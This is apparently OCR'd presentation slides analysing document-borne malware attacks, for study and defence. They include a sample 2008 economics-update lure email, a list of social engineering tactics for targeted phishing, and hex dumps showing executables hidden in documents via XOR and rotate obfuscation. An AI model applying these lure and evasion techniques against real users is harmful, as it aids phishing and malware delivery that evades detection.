
Growth of Attacks

Total Submissions By Year




Source: Microsoft Malware Protection Center (MMPC)

Methodology




Methodology



Social Engineering

Social Engineering



-----Original Message-----
From: [redacted]
Sent: Wednesday, May 14, 2008 8:48 AM
Subject: May update on China/HK economics

Attached please find the China and Hong Kong sections of DB Asia Economics Monthly. Regards

CHINA: Headline inflation will likely ease in May, although upward pressures from rice prices as well as raw materials and labor costs remain. Fixed asset investment growth may rebound in coming months, supporting demand for construction materials. RMB appreciation decelerated in April and will likely remain slow in the remainder of the year.

HONG KONG: Inflation is volatile, partly due to policy decisions, but we think it will peak in Q2 at just above 5% and be down around 3% in Q4. Growth likely slowed to 6% in Q1 from 6.7% in 2007Q4. External demand really hasn¡¯t slowed down yet. Consumption growth is already soft.


(See attached file: China-HK AEM MAY2008.pdf)

Social Engineering

- Clever use of **social engineering** techniques
  - Cognitive dissonance
  - Mimicking writing styles
  - Matching content to interest
  - Convincing users to forward messages
  - Backdooring “memes” and viral content
  - Creating a trusted resource

The Attack

How Content-Type Attacks Work




Generations of exploits

- Major changes:
  - Shellcode attempts to evade antivirus and Intrusion Detection
  - Obfuscation techniques
  - File types being exploited
  - The goal and payload of attacks
  - “Phone home” methods


- Quality and reliability of exploits
  - Depends on the vulnerability being exploited
  - Did not change drastically

Generations of packing- avoiding detection




```
00 00 00 03 00 42 00 49 00 4E 00 4D 5A 90 00 03   .....B.I.N.MZ...
00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00   ................
00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00   ...@............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 E0 00 00 00 0E 1F BA 0E 00   ................
B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72   ...!..L.!This pr
6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20   ogram cannot be 
72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E   run in DOS mode.
0D 0D 0A 24 00 00 00 00 00 00 00 C4 F8 02 3F 80   ...$..........?.
99 6C 6C 80 99 6C 6C 80 99 6C 6C FB 85 60 6C 81   .ll..ll..ll..`l.
```

PE header in plain sight.




```
00 00 00 00 00 00 00 00 00 00 00 4D 5A 90 00 CC   ...........MZ...
BC 63 19 CB BC 63 19 30 43 63 19 77 BC 63 19 CF   .c...c.0Cc.w.c..
BC 63 19 8F BC 63 19 CF BC 63 19 CF BC 63 19 CF   .c...c...c...c..
BC 63 19 CF BC 63 19 CF BC 63 19 CF BC 63 19 CF   .c...c...c...c..
BC 63 19 CF BC 63 19 2F BC 63 19 C1 A3 D9 17 CF   .c...c./.c......
08 6A D4 EE 04 62 55 02 9D 37 71 A6 CF 43 69 BD   .j...bU..7q..Ci.
D3 04 6B AE D1 43 7A AE D2 0D 76 BB 9C 01 7C EF   ..k..Cz...v...|.
```

Simple XOR obfuscation



```
78 78 78 78 78 78 78 78 78 78 78 78 00 00 00 00   xxxxxxxxxxxx....
00 5B 58 58 58 5C 58 58 58 A7 A7 58 58 E0 58 58   .[XXX\XXX..XX.XX
58 58 58 58 58 18 58 58 58 58 58 58 58 58 58 58   XXXXX.XXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 80 58 58 58 56 47 E2   XXXXXXXXX.XXXVG.
56 58 EC 51 95 79 E0 59 14 95 79 0C 30 31 2B 78   VX.Q.y.Y..y.01+x
```

XOR followed by ROL/ROR




```
8A A4 31 10 16 10 10 10 18 10 10 10 EF EF 10 10   ..1.............
61 10 10 10 10 10 10 10 90 10 10 10 10 10 10 10   a...............
10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10   ................
10 10 10 10 10 10 10 10 10 10 10 10 E1 10 10 10   ................
0C 2E 65 0C 10 79 02 8B 52 61 12 88 8B 52 B8 C0   ..e..y..Ra...R..
C2 F6 50 F0 F4 CE DE F4 D2 CA 50 D6 D2 CC CC CE   ..P.......P.....
```

